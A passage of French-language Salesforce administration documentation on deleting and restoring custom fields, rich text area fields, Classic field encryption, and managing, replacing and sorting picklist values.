3. Lorsque vous y êtes invité, cochez la case `Oui, je veux supprimer ce champ personnalisé` pour confirmer la suppression et cliquez sur **Supprimer**.

   Les champs personnalisés supprimés et les données qu'ils contiennent sont stockés jusqu'à ce que votre organisation les supprime définitivement ou que 15 jours se soient écoulés, selon le premier de ces événements. Jusqu'à ce moment, vous pouvez restaurer le champ et ses données. Pour plus d'informations sur la restauration des relations et des champs personnalisés supprimés, reportez-vous à Gestion des champs personnalisés supprimés à la page 4804.

**Remarque:**

- Avant de supprimer un champ personnalisé, pensez à tous les endroits où il est référencé. Vous ne pouvez pas supprimer un champ personnalisé qui est référencé ailleurs. Vous ne pouvez pas, par exemple, supprimer un champ personnalisé référencé par une mise à jour de champ ou un Apex.
- Vous ne pouvez pas supprimer un champ qui est actuellement mis à jour par une tâche d'arrière-plan, par exemple une mise à jour d'un champ récapitulatif de cumul. Attendez la fin de la tâche d'arrière-plan, puis réessayez.
- Lorsque vous supprimez un champ personnalisé, toutes les données d'historique correspondantes sont supprimées et les modifications ne sont plus suivies.
- Un processus en arrière-plan met à jour périodiquement les métadonnées associées à des champs personnalisés supprimés. Ce processus affecte les champs `Date de la dernière modification` et `Dernière modification par` dans les présentations de page, les types d'enregistrement et les objets personnalisés.

CONSULTER ÉGALEMENT :

Recherche des paramètres de gestion d'objet

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour supprimer des champs personnalisés :

- Personnaliser l'application

## Gestion des champs personnalisés supprimés

Les champs personnalisés supprimés et les données qu'ils contiennent sont stockés jusqu'à ce que votre organisation les supprime définitivement ou au bout de 15 jours, selon le premier de ces événements.Jusqu'à ce moment, vous pouvez restaurer le champ et ses données.

Néanmoins, le champ est toujours comptabilisé en ce qui concerne le nombre maximal de champs personnalisés autorisés dans votre entreprise. Un champ supprimé est également pris en compte dans la limitation applicable du type de champ. Par exemple, un champ récapitulatif de cumul personnalisé supprimé est pris en compte dans le nombre maximum de champs récapitulatif de cumul de votre édition Salesforce.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les présentations de page et les champs de piste ne sont pas disponibles dans **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour restaurer des relations et des champs personnalisés supprimés :
- " Personnaliser l'application "

Pour supprimer définitivement des champs personnalisés ou des relations :
- " Personnaliser l'application "

1. Dans les paramètres de gestion de l'objet du champ, accédez à Champs.
2. Cliquez sur **Champs supprimés** en bas de la liste des relations et champs personnalisés. Le nombre entre parenthèses indique le nombre total de champs personnalisés supprimés pour cet objet. Ce lien s'affiche uniquement lorsque vous avez supprimé un champ personnalisé.
3. Utilisez la liste des champs supprimés pour réaliser les opérations suivantes :
   - Pour visualiser des détails concernant un champ, cliquez sur l'étiquette du champ.
   - Pour supprimer définitivement le champ personnalisé et ses données, cliquez sur **Effacer**.
   - Pour restaurer le champ et ses données, cliquez sur **Restaurer**. Certains attributs des champs supprimés ne sont pas automatiquement restaurés. Pour restaurer ces attributs manuellement :
     a. Ajoutez le champ à une présentation de page modifiée lors de la suppression du champ personnalisé. Si les rapports et présentations de page n'ont pas été modifiés, le champ restauré y reste présent.
     b. Faites du champ un champ unique si nécessaire. Salesforce enlève automatiquement l'attribut Unique des champs personnalisés supprimés.
     c. Faites du champ un champ obligatoire si nécessaire. Salesforce enlève automatiquement l'attribut Obligatoire des champs personnalisés supprimés.
     d. Ajoutez le champ personnalisé aux packages Force.com AppExchange appropriés. Salesforce enlève automatiquement les champs personnalisés supprimés des packages qui les contiennent.
     e. Convertissez les relations de référence en relations principal-détails si nécessaire. Salesforce convertit toutes les relations en relations de recherche lorsqu'elles sont supprimées. Pour convertir une relation de référence en relation principal-détails, remplissez tous les enregistrements applicables avec les données appropriées.
     f. Redéfinissez toutes les dépendances de champs que Salesforce a enlevées lorsque le champ a été supprimé.
     g. Modifiez et enregistrez tous les champs de formule. L'enregistrement invite à vérifier la syntaxe. Corrigez les erreurs, si nécessaire.
     h. Configurez le suivi de l'historique des champs si nécessaire. Si la liste des champs activés pour le suivi historique a été modifiée pendant le processus de suppression, le champ restauré n'est plus configuré pour suivre l'historique des champs.

### Remarques concernant les champs personnalisés restaurés

- Lorsqu'il est supprimé, les caractères suivants sont ajoutés à la fin du nom de développeur d'un champ personnalisé, sauf si un champ supprimé porte déjà ce nom : « _del ». Ces caractères restent lorsque vous restaurez le champ personnalisé.

- Les champs de formule sont restaurés avec le statut Désactivé, ce qui implique qu'ils ne contiennent pas de données mises à jour tant que vous ne les modifiez pas ni ne les enregistrez. Lorsqu'un champ de formule est désactivé, le message « #Error! » s'affiche à la place de la valeur de formule.
- Les champs restaurés ne s'affichent pas immédiatement dans les champs de recherche. La disponibilité dans les résultats de recherche d'un champ personnalisé restauré et de ses données peut prendre du temps.
- Les champs de piste mis en correspondance avec des champs de compte, de contact ou d'opportunité pour la conversion de pistes gardent cette correspondance après avoir été restaurés.
- Les champs de numérotation automatique continuent à augmenter lorsqu'ils sont supprimés et contiennent les valeurs correctes lorsqu'ils sont restaurés.
- Les données d'historique des champs personnalisés supprimés sont restaurées.

CONSULTER ÉGALEMENT :

Recherche des paramètres de gestion d'objet

## Options supplémentaires des champs personnalisés

**Modification des présentations de page**
Pour modifier l'emplacement d'un nouveau champ personnalisé, modifiez la présentation de page de l'onglet correspondant.

**Utilisation des types d'enregistrement**
Si votre organisation utilise des types d'enregistrement, modifiez le type d'enregistrement pour redéfinir les valeurs de liste de sélection visibles pour ce type.

**Suivi de l'historique d'un champ personnalisé**
Vous pouvez sélectionner les champs personnalisés à suivre dans la liste associée Historique des objets personnalisés et de la plupart des objets standard. Toutes les entrées comprennent la date, l'heure et la nature de la modification, ainsi que le nom de l'utilisateur ayant apporté la modification. Les données d'historique ne tiennent pas compte de la limite de stockage de l'organisation.

**Utilisation du Système de traduction**
Si votre organisation utilise le Système de traduction, avertissez vos traducteurs de l'existence de nouveaux champs à traduire.

**Champs personnalisés d'activité**
Les champs d'activité personnalisés peuvent s'appliquer aux tâches ou aux événements uniquement, ou aux deux. Par exemple, vous pouvez créer un champ `Temps passé` et l'ajouter aux présentations des pages d'événement et de tâche.

**Mappage des champs de piste personnalisés**
En ce qui concerne les champs de piste personnalisés, vous pouvez cliquer sur **Mappage des champs de piste** pour spécifier les champs de piste personnalisés à mapper sur les champs de compte, de contact et d'opportunité personnalisés pendant une conversion de piste.

CONSULTER ÉGALEMENT :

Quels champs puis-je crypter ?

## Conseils relatifs aux champs de texte enrichi

Pour améliorer l'apparence du texte, ainsi que l'ajout d'images et de liens hypertexte, utilisez des champs de zone de texte enrichi.

Les champs de texte enrichi utilisent l'éditeur HTML Salesforce pour mettre en forme le contenu.

**Remarque:** L'éditeur mis à niveau ne prend pas en charge Internet Explorer version 7 ou version 8 en mode de compatibilité. Si vous travaillez avec ces navigateurs, vous devez utiliser l'ancien éditeur.

### Conseils de mise en œuvre

- Spécifiez la largeur de la case de l'éditeur d'un champ de texte enrichi en configurant la propriété « Nombre de lignes affichées » dans la configuration du champ.
- Lors de l'affichage ou de l'impression un contenu, Salesforce préserve la version au format HTML dans les champs de texte enrichi.
- Les recherches de contenu qui contiennent des champs de texte enrichi ignorent les images et les balises.
- La suppression d'un champ de texte enrichi entraîne son déplacement vers la section Champs supprimés de l'objet personnalisé ou des types d'article Salesforce Knowledge.
- Vous pouvez convertir des champs de texte enrichi uniquement en champs de zone de texte longue. Les images sont supprimées lors de l'enregistrement suivant du champ de zone de texte longue. Après la conversion, le marquage est masqué dans le champ de zone de texte longue de l'enregistrement, mais il n'est pas retiré avant son enregistrement. Ainsi, le marquage peut être restauré si vous changez d'avis.
- Le code JavaScript ou CSS est traité en tant que texte. Par exemple, si vous créez une idée via l'API, tout code JavaScript ou CSS est supprimé sans avertissement. Salesforce prend en charge un nombre limité de balises HTML approuvées.
- Lors de l'utilisation d'un champ de texte enrichi dans une formule, les balises HTML sont retirées avant l'exécution de la formule.
- Les champs de zone de texte enrichi peuvent être filtrés et synthétisés dans des rapports, mais les balises HTML et la mise en forme spéciale ne sont pas incluses dans les résultats des rapports. Par exemple, `<b>un</b> <i>texte</i>` devient « un texte » au lieu de un texte ou **un** *texte*.
- Le texte des champs de texte enrichi est pris en compte dans le stockage des données de l'objet qui inclut le champ.
- Vous pouvez copier et coller le texte à partir de sources externes telles que Microsoft® Word, mais vous devez réappliquer la mise en forme.
- Vous pouvez utiliser un champ de zone de texte enrichi dans un publipostage, mais les balises HTML sont incluses sous forme de texte dans le document généré, et les images ne sont pas fusionnées.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des champs personnalisés :
- Personnaliser l'application

## Images dans les champs de zone de texte enrichi

- La taille maximale d'une image qui peut être chargée dans un champ de zone de texte enrichi est de 1 Mo. Seuls les types de fichiers `.gif`, `.jpg` et `.png` sont pris en charge.
- Pour charger de nombreuses images, utilisez l'API version 20 ou supérieure. Pour plus d'informations, reportez-vous au manuel *Force.com SOAP API Developer's Guide*.

  **Remarque:** Lors du chargement d'images via l'API, l'attribut `alt` n'est pas renseigné, sauf s'il est spécifié séparément.

- Les images transférées dans un champ de texte enrichi sont extraites de l'exportation hebdomadaire de l'organisation et incluses dans les données exportées.

- Les images dans les champs de texte enrichi sont prises en compte dans le stockage de fichier de l'objet qui contient le champ.
- Vous ne pouvez pas ajouter un lien hypertexte à une image.
- Vous ne pouvez pas charger une image dans une zone de texte enrichi en utilisant le protocole `file://` dans le champ **URL**. Utilisez à la place `http:`, `https:`, `data:`, `//`, `/`, ou une URL relative.

CONSULTER ÉGALEMENT :

Création de champs personnalisés

## Limitations de champ de zone de texte enrichi

N'oubliez pas ces limitations lorsque vous utilisez des champs de zone de texte enrichi.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

- Salesforce prend en charge jusqu'à 131 072 caractères pour chaque champ de texte enrichi, balises HTML comprises. Vous pouvez réduire cette limite.
- Un objet peut contenir un nombre illimité de champs de zone de texte enrichi ou de zone de texte long, mais la limitation de votre édition en nombre total de champs personnalisés autorisés dans un objet s'applique quel que soit le type de champ. Chaque objet peut contenir 1,6 million de caractères dans les champs de zone de texte long et de zone de texte enrichi. Lorsque vous créez un champ de zone de texte longue ou de zone de texte enrichi, vous définissez un nombre maximal de caractères pour le champ (la longueur maximale du texte qui peut être saisi). La limite par défaut en nombre de caractères pour les champs de zone de texte long et de zone de texte enrichi est de 32 768 (32 Ko). Le nombre maximal de caractères pour les champs de zone de texte long et de zone de texte enrichi est de 131 072 (128 Ko). Le nombre minimal de caractères est 256.
- Vous ne pouvez pas coller des caractères spéciaux, tels que des puces ou des guillemets courbes, dans un champ de texte enrichi depuis une autre application. Il est préférable de saisir ou de coller un texte brut et d'utiliser l'éditeur de texte enrichi pour le mettre en forme.
- Vous ne pouvez pas désactiver les fonctionnalités spécifiques de zone de texte enrichi. Par exemple, vous ne pouvez pas désactiver des liens hypertexte ou des images dans certains champs.
- Le code HTML n'est pas pris en charge dans l'éditeur HTML Salesforce. Le code HTML est traité en tant que texte.
- Les champs de texte enrichi ne sont pas disponibles dans les portails libre-service.
- Les champs de zone de texte enrichi ne sont pas pris en charge pour les objets externes.
- Seuls les 254 premiers caractères d'une zone de texte enrichi ou d'une zone de texte long sont pris en charge avec l'opérateur « contient » dans un filtre de rapport.
- Seuls les 254 premiers caractères d'une zone de texte enrichi ou d'une zone de texte longue sont affichés dans un rapport. Si vous téléchargez le rapport, le champ entier est disponible.
- Vous ne pouvez pas charger une image dans une zone de texte enrichi en utilisant le protocole `file://` dans le champ **URL**. Utilisez à la place `http:`, `https:`, `data:`, `//`, `/`, ou une URL relative.

## Cryptage classique pour les champs personnalisés

Empêchez les autres utilisateurs de Salesforce d'afficher les champs de texte personnalisés que vous souhaitez garder privés. Seuls les utilisateurs qui disposent de l'autorisation « Afficher les données cryptées » peuvent afficher les données de champs de texte personnalisés cryptés.

Remarque: Ces informations concernent le Cryptage Classic, pas Shield Platform Encryption.

Avant de commencer à utiliser des champs personnalisés cryptés, consultez les notes de mise en oeuvre, les restrictions et les meilleures pratiques ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

### Notes de mise en oeuvre

- Les champs sont cryptés avec des clés principales de 128 bits et utilisent l'algorithme AES (Advanced Encryption Standard). Vous pouvez archiver, supprimer et importer votre clé de cryptage principale. Pour activer la gestion des clés de cryptage principales, contactez Salesforce.
- Vous pouvez utiliser les champs cryptés dans les modèles d'e-mail, mais la valeur est toujours masquée, que vous ayez ou non l'autorisation Afficher les données cryptées.
- Si vous avez créé des champs personnalisés cryptés, assurez-vous que la préférence « Demander des connexions sécurisées (HTTPS) » est activée pour votre organisation.
- Si vous disposez de l'autorisation « Afficher des données cryptées » et que vous accordez l'accès à la connexion à un autre utilisateur, il peut afficher les données cryptées en texte brut.
- Seuls les utilisateurs dotés de l'autorisation Afficher les données cryptées peuvent cloner la valeur d'un champ crypté lorsqu'ils clonent cet enregistrement.
- Seul le composant `<apex:outputField>` prend en charge la présentation des champs cryptés dans les pages Visualforce.

### Restrictions

Les champs de texte cryptés :

- ne peuvent pas être uniques, avoir un ID externe ou des valeurs par défaut
- pour des pistes ne sont pas disponibles pour le mappage avec d'autres objets
- sont limités à 175 caractères en raison de l'algorithme de cryptage
- ne peuvent pas être utilisés dans des filtres tels que des vues de liste, des rapports, des champs récapitulatifs de cumul et des filtres de règle
- ne peuvent pas être utilisés pour définir des critères de rapport, mais peuvent être inclus dans des résultats de rapports
- ne peuvent pas faire l'objet d'une recherche, mais peuvent être inclus dans des résultats de recherche
- ne sont pas disponibles pour : Salesforce Classic Mobile, Connect Offline, Salesforce pour Outlook, la conversion de piste, les critères ou formules de règle de workflow, les champs de formule, les messages sortants, les valeurs par défaut, et les formulaires Web vers piste et Web vers requête.

### Pratiques recommandées

- Il est possible de modifier les champs cryptés, même si l'utilisateur ne dispose pas de l'autorisation « Afficher les données cryptées ». Utilisez des règles de validation, les paramètres de sécurité au niveau des champs ou les paramètres de présentation de page pour empêcher les utilisateurs de modifier les champs cryptés.
- Vous pouvez toujours valider les valeurs des champs cryptés à l'aide de règles de validation ou de code Apex. Ces deux méthodes fonctionnent, même si l'utilisateur ne dispose pas de l'autorisation Afficher les données cryptées.

- Les données de champs cryptés ne peuvent pas toujours être masquées dans le journal de débogage. Les données des champs cryptés sont masquées si la requête Apex provient d'un service Web Apex, d'un déclencheur, d'un workflow, d'une page Visualforce en ligne (page incorporée à la présentation de page) ou d'un modèle d'e-mail Visualforce. Dans les autres cas, les données des champs cryptés sont masquées dans le journal de débogage, par exemple lors de l'exécution d'un Apex depuis la Developer Console.
- Les champs personnalisés existants ne peuvent pas être convertis en champs cryptés, et les champs cryptés ne peuvent être convertis en un autre type de données. Pour crypter les valeurs d'un champ existant (non crypté), exportez les données, créez un champ personnalisé crypté pour les stocker, puis importez ces données dans le nouveau champ crypté.
- Le `type de masque` n'est pas un masque de saisie qui garantit que les données correspondent au `type de masque`. Utilisez les règles de validation pour vous assurer que les données entrées correspondent au type de masque sélectionné.
- Utilisez les champs personnalisés cryptés uniquement lorsque la législation en vigueur l'exige parce qu'ils impliquent plus de traitement et ont des limitations liées aux recherches.

**Remarque:** Cette page concerne le Cryptage classique, pas le Cryptage de la plate-forme Shield. Quelle est la différence ? à la page 892

CONSULTER ÉGALEMENT :

Création de champs personnalisés

## Ajout ou modification de valeurs de liste de sélection

Ajoutez ou modifiez les valeurs d'une liste de sélection personnalisée à partir de la zone des champs d'un objet. Si la liste de sélection utilise un ensemble de valeurs de liste de sélection globales, vous pouvez changer ses valeurs uniquement en modifiant l'ensemble de valeurs globales. Vos modifications affectent toutes les listes de sélection qui héritent leurs valeurs de l'ensemble de valeurs globales.

**Remarque:** Les modifications apportées aux valeurs de liste de sélection sont consignées dans le Journal d'audit de configuration. Pour afficher l'historique d'audit : Dans Configuration, saisissez *`Afficher le journal d'audit de configuration`* dans la case `Recherche rapide`, puis sélectionnez **Afficher le journal d'audit de configuration**.

1. Accédez à la zone des champs de votre objet.
2. Dans la liste associée Champs personnalisés & relations, cliquez sur le nom du champ de liste de sélection à mettre à jour.
3. Dans la section Valeurs, cliquez sur **Modifier** en regard d'une valeur.
4. Modifiez le nom de la valeur. Vous pouvez également la définir en tant que valeur par défaut pour la liste de sélection principale.
5. Attribuez une couleur à utiliser dans les graphiques en cliquant sur le bouton et en sélectionnant le mode d'attribution des couleurs aux valeurs.
   - **Attribuer des couleurs fixes à toutes les valeurs** permet d'attribuer une couleur fixe à chaque valeur à partir de la palette standard des couleurs de graphique. La colonne Couleurs de graphique affiche les couleurs attribuées. Par exemple, si vous souhaitez toujours afficher en rouge les valeurs Fermée Perdue dans les graphiques groupés par Étape d'opportunité, attribuez la couleur rouge à cette valeur de liste de sélection.
   - **Attribuer dynamiquement des couleurs aux valeurs** permet d'attribuer des couleurs lors de la création d'un graphique. Par exemple, si vous souhaitez afficher uniquement certaines valeurs de liste de sélection avec des couleurs fixes dans les graphiques, attribuez manuellement des couleurs à ces valeurs et laissez les autres attribuées dynamiquement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour modifier les listes de sélection :
- Personnaliser l'application

Remarque: Les couleurs de graphique ne sont pas disponibles pour les listes à sélection multiples, les listes de sélection de devises, l'objet Tâche, l'objet Événement, le statut de validation de la base de connaissances et les listes de sélection Concurrent de l'opportunité.

Conseil:

- Si vous utilisez des types d'enregistrement, la modification de la valeur par défaut de la liste de sélection principale n'affecte pas la valeur par défaut de la liste de sélection d'un type d'enregistrement.
- Pour les Idées, la définition de la valeur par défaut des listes de sélection Catégories ou Statut n'affecte pas la valeur par défaut des pages Idées.
- Si vous modifiez l'étiquette d'une valeur de liste de sélection utilisée comme critère de filtrage, la valeur de liste de sélection est automatiquement supprimée des critères de filtrage. Par exemple, si votre rapport contient un filtre dans lequel *`Origine de la piste égale à Messagerie électronique ou Web`* et que vous modifiez la valeur de la liste de sélection Web en Référencement, votre filtre de rapport devient *`Origine de la piste égale à Messagerie électronique`*. Si la valeur de liste de sélection modifiée est la seule valeur spécifiée pour un filtre particulier, elle reste affichée dans vos filtres, mais une erreur s'affiche.

6. Cliquez sur **Enregistrer**.
7. Pour définir la liste de sélection comme obligatoire (si ce n'est déjà fait), cliquez sur **Modifier** en haut de la page de détails puis activez **Pour pouvoir sauvegarder l'enregistrement, ce champ doit toujours contenir une valeur**.
8. Pour modifier la liste de sélection de Limitée à Illimitée, ou inversement, ajustez le paramètre **Limiter la liste de sélection aux valeurs définies dans l'ensemble de valeurs**.
9. Pour ouvrir une liste facile à imprimer des valeurs de liste de sélection, cliquez sur **Vue imprimable**.

Remarque: Si votre organisation utilise le Système de traduction, informez les traducteurs que les traductions risquent être obsolètes lorsque vous modifiez des valeurs de liste de sélection.

CONSULTER ÉGALEMENT :

Gestion des valeurs de liste de sélection inactives

Gestion des valeurs de liste de sélection inactives

Remplacement des valeurs de liste de sélection

## Listes de sélection avec informations supplémentaires

Ces champs standard de liste de sélection contiennent des informations supplémentaires que vous pouvez modifier.

| Liste de sélection | Description |
|---|---|
| `Rôle du partenaire` (pour comptes) | Rôles des partenaires des comptes, par exemple, Consultant ou Fournisseur. Ces options sont disponibles lorsque vous ajoutez un compte à la liste associée Partenaires d'un compte ou d'une opportunité.<br><br>Pour modifier, dans Configuration, saisissez *`Rôles des partenaires`* dans la case `Recherche rapide`, puis sélectionnez **Rôles des partenaires**.<br><br>Entrez le nom du rôle du partenaire dans la colonne prévue à cet effet. Dans la colonne Rôle opposé, saisissez le rôle opposé de partenaire correspondant. Lorsque vous attribuez un rôle de |

| Liste de sélection | Description |
| --- | --- |
| | partenaire à un compte, vous créez une relation de partenaire inverse dans laquelle chaque compte considère l'autre compte en tant que partenaire.<br>La longueur maximale d'une valeur de rôle ou de rôle opposé est de 40 caractères. |
| `Priorité` (pour requêtes) | Degré d'urgence de la requête, par exemple Faible ou Élevée.<br>Si vous supprimez une valeur, vous pouvez mapper la valeur supprimée sur une autre valeur existante dans toutes les requêtes de votre organisation.<br>La longueur maximale d'une valeur de liste de sélection est de 40 caractères. |
| `Statut` (pour les membres de campagne) | Statut d'un membre de campagne, par exemple, Envoyé ou Répondu.<br>Si vous supprimez une valeur Statut, vous pouvez la mapper avec une autre valeur existante. La valeur de remplacement est automatiquement ajoutée au statut de membre des campagnes qui contiennent la valeur supprimée.<br>Si la valeur supprimée est le statut de membre par défaut, la valeur de remplacement devient le statut par défaut pour la campagne. |
| `Statut` (pour requêtes) | Statut de la requête, par exemple Nouvelle ou En attente.<br>Si vous supprimez une valeur, vous pouvez mapper la valeur supprimée sur une autre valeur existante dans toutes les requêtes de votre organisation.<br>La longueur maximale d'une valeur de liste de sélection est de 40 caractères. |
| `Statut` (pour contrats) | Statut du contrat dans le processus commercial du contrat. Vous pouvez ajouter des valeurs à cette liste de sélection et organiser chaque valeur dans l'une des différentes catégories (par exemple « Brouillon », « En cours d'approbation » ou « Activé »). Triez ensuite vos contrats à l'aide de ces catégories dans les rapports et les vues. |
| `Rôle du contact` (pour contrats) | Rôle d'un contact dans un contrat (par exemple, Utilisateur commercial ou Décisionnaire). Ces options sont disponibles lorsque vous ajoutez un contact à la liste associée des rôles des contacts d'un contrat.<br>Pour modifier, dans Configuration, saisissez *`Rôles des contacts`* dans la case `Recherche rapide`, puis sélectionnez **Rôles des contacts dans les contrats**.<br>La longueur maximale d'une valeur de liste de sélection est de 40 caractères. |

| Liste de sélection | Description |
| --- | --- |
| `Statut de la piste`(pour pistes) | Statut d'une piste, par exemple En cours ou Validée.<br><br>Sélectionnez une valeur en tant que « statut par défaut » attribué à toutes les nouvelles pistes créées manuellement, par importations ou via votre site Web. Sélectionnez une ou plusieurs valeurs en tant que statut converti affecté aux pistes converties. Lors de la conversion de pistes validées en comptes, en contacts et en opportunités, vous pouvez leur attribuer l'un des statuts Converti. Bien que vous puissiez les inclure dans les rapports, les pistes dotées d'un type de statut Converti ne sont plus disponibles dans l'onglet Piste.<br><br>Si vous supprimez une valeur, vous pouvez mapper la valeur supprimée sur une autre valeur existante dans toutes les pistes de votre organisation.<br><br>La longueur maximale d'une valeur est de 20 caractères. |
| `Rôle du contact` (pour opportunités) | Rôle d'un contact pour une opportunité (par exemple, Utilisateur commercial ou Décisionnaire). Ces options sont disponibles lorsque vous ajoutez un contact à la liste associée des rôles des contacts d'une opportunité.<br><br>Pour modifier, dans Configuration, saisissez *`Rôles des contacts`* dans la case `Recherche rapide`, puis sélectionnez **Rôles des contacts dans les opportunités**.<br><br>La longueur maximale d'une valeur de liste de sélection est de 40 caractères. |
| `Étape` (pour opportunités) | Étapes du processus de vente (par exemple, prospect ou proposition). Cette liste de sélection affecte également les valeurs `Type` et `Catégorie de prévision` associées à une opportunité. Plus précisément, la modification du `Type` ou de la `Catégorie de prévision` pour une valeur de liste de sélection `Étape` met à jour toutes les opportunités qui contiennent cette valeur d'étape.<br><br>Pour modifier, dans les paramètres de gestion des opportunités, accédez à Champs, puis cliquez sur **Modifier** en regard d'Étape.<br><br>Pour désactiver une étape active, cliquez sur **Suppr** en regard de l'étape. Sur la page de mappage, ne remplacez pas l'étape par autre valeur existante, cliquez simplement sur **Enregistrer**. L'étape s'affiche désormais dans la liste associée Valeurs de liste de sélection d'étapes inactives. L'étape plus utilisée mais elle peut exister dans les anciens enregistrements d'opportunité. |
| `Statut` (pour solutions) | Statut d'une solution, par exemple Version préliminaire ou Vérifiée. Attribuez le statut « Vérifié » à une ou plusieurs valeurs. Lorsque les utilisateurs résolvent des requêtes en utilisant des solutions, ils peuvent savoir quelles solutions ont été et n'ont pas été révisées. |

| Liste de sélection | Description |
| --- | --- |
| | La longueur maximale d'une valeur de liste de sélection est de 40 caractères. |
| `Priorité` (pour tâches) | Importance de la tâche, par exemple Élevée, Normale, Faible. Définissez une valeur en tant que priorité par défaut de toutes les nouvelles tâches et une autre en tant que niveau de priorité le plus élevé.<br>Si vous supprimez une valeur, vous pouvez mapper la valeur supprimée sur une autre valeur existante dans toutes les tâches de votre organisation.<br>La longueur maximale d'une valeur de liste de sélection est de 20 caractères. |
| `Statut` (pour tâches) | Statut d'une tâche, par exemple Non démarrée ou Terminée. Choisissez au moins une valeur en tant que statut Clos et une autre valeur comme statut par défaut de toutes les nouvelles tâches.<br>Si vous supprimez une valeur, vous pouvez mapper la valeur supprimée sur une autre valeur existante dans toutes les tâches de votre organisation.<br>La longueur maximale d'une valeur de liste de sélection est de 40 caractères. |
| `Type de tâche` (pour les tâches) | `Valeur par défaut de l'envoi d'e-mail` spécifie de tâche par défaut attribuée lorsque la tâche consiste à envoyer un e-mail ou un e-mail en masse, et lorsque les tâches sont créées via un e-mail entrant, notamment Email to Salesforce. `Par défaut` spécifie la valeur de liste de sélection par défaut lors de la création de tâches.<br>Pour modifier, dans les paramètres de gestion des tâches, accédez à Champs, puis cliquez sur **Modifier** en regard de la valeur de liste de sélection que vous souhaitez définir par défaut. |

## Remplacement des valeurs de liste de sélection

Au fur et à mesure que votre entreprise évolue, remplacez les valeurs de liste de sélection par d'autres valeurs plus appropriées. Le remplacement d'une valeur remplace globalement cette valeur de champ sur tous les enregistrements existants.

Par exemple, prenons une liste de sélection de statuts avec trois valeurs de fermeture différentes, Fermé-rouge, Fermé-jaune et Fermé-vert, que vous souhaitez simplifier en une seule valeur. Remplacez-les par la nouvelle valeur Fermé.

**Important:** Si vous remplacez une valeur parent dans une liste de sélection de contrôle, la dépendance de la liste de sélection à cette valeur est perdue. Après avoir remplacé la valeur parent, re-créez la dépendance en utilisant la nouvelle valeur parent.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour remplacer les valeurs des listes de sélection :
- Personnaliser l'application

1. Si nécessaire, créez la valeur de remplacement dans la page de modification de liste de sélection. Reportez-vous à Ajout ou modification de valeurs de liste de sélection.
2. Accédez à la liste de sélection.
   - Pour un ensemble de valeurs de liste de sélection globale : Dans Configuration, saisissez *`liste de sélection`* dans la case `Recherche rapide`, puis sélectionnez **Ensembles de valeurs liste de sélection**.
   - Avec une liste de sélection dans un objet, accédez à la zone des champs de l'objet. Par exemple, pour une liste de sélection Compte : Dans Configuration, saisissez *`Compte`* dans la case `Recherche rapide`, puis sélectionnez **Champs** sous Comptes.
3. Démarrez le processus de remplacement des valeurs de la liste de sélection.
   - Pour un ensemble de valeurs de liste de sélection globale : Accédez à la page Détail d'ensemble de valeurs globales en cliquant sur le nom de la liste de sélection. Dans la section Valeurs, cliquez sur **Remplacer**.
   - Avec toutes les autres listes de sélection : Cliquez sur **Remplacer** en regard du nom de la liste de sélection.
4. Saisissez la valeur à modifier, puis sélectionnez une valeur de remplacement.

   **Remarque:** La remplacement d'une valeur de liste de sélection modifie également la date et l'heure `Modifié par` de l'enregistrement.
5. Pour utiliser la nouvelle valeur dans les enregistrements dans lesquels ce champ est vide, sélectionnez `Remplacer toutes les valeurs vides`.
6. Pour mettre à jour toutes les occurrences de la valeur dans les enregistrements de votre organisation avec une nouvelle valeur, cliquez sur **Remplacer**. Les occurrences figurant dans la Corbeille sont également mises à jour.

Votre tâche de remplacement est mise en file d'attente. Pour vérifier le statut de la tâche, dans Configuration, saisissez *`Tâches en arrière-plan`* dans la case `Recherche rapide` puis sélectionnez **Tâches en arrière-plan**. Vous recevez un e-mail une fois la tâche terminée.

**Remarque:** Si vous remplacez la liste de sélection Étape pour des opportunités, les champs `Probabilité`, `Catégorie de prévision` et `Chiffre d'affaires attendu` sont également mis à jour avec les valeurs correspondantes.

CONSULTER ÉGALEMENT :

Création d'ensemble de valeurs de liste de sélection globale

Remplacement des valeurs de liste de sélection

Gestion des valeurs de liste de sélection inactives

## Tri des listes de sélection

1. À partir des paramètres de gestion de l'objet du champ de liste de sélection, rendez-vous dans Champs.

   Remarque:
   - Pour les champs de tâche ou d'événement personnalisés, rendez-vous dans les paramètres de gestion d'objet des activités.
   - Pour les champs de tâche standard, rendez-vous dans les paramètres de gestion d'objet des tâches. Pour les champs d'événement standard, rendez-vous dans les paramètres de gestion d'objet des événements.
   - Pour les listes de sélection de statuts de validation Knowledge, dans Configuration, saisissez *Statuts de validation* dans la case Recherche rapide puis sélectionnez **Statuts de validation**.

2. Cliquez sur le nom d'une liste de sélection à mettre à jour.
3. Cliquez sur **Réorganiser**.
4. Utilisez les flèches pour organiser le champ dans l'ordre approprié.
5. Sélectionnez une valeur par défaut si nécessaire.
6. Pour classer les entrées par ordre alphabétique pour les utilisateurs dans les pages de modification, cochez la case **Trier les valeurs dans l'ordre alphabétique**. Ensuite, les entrées s'affichent toujours par ordre alphabétique, quelle que soit la langue de l'utilisateur.
7. Enregistrez vos modifications.

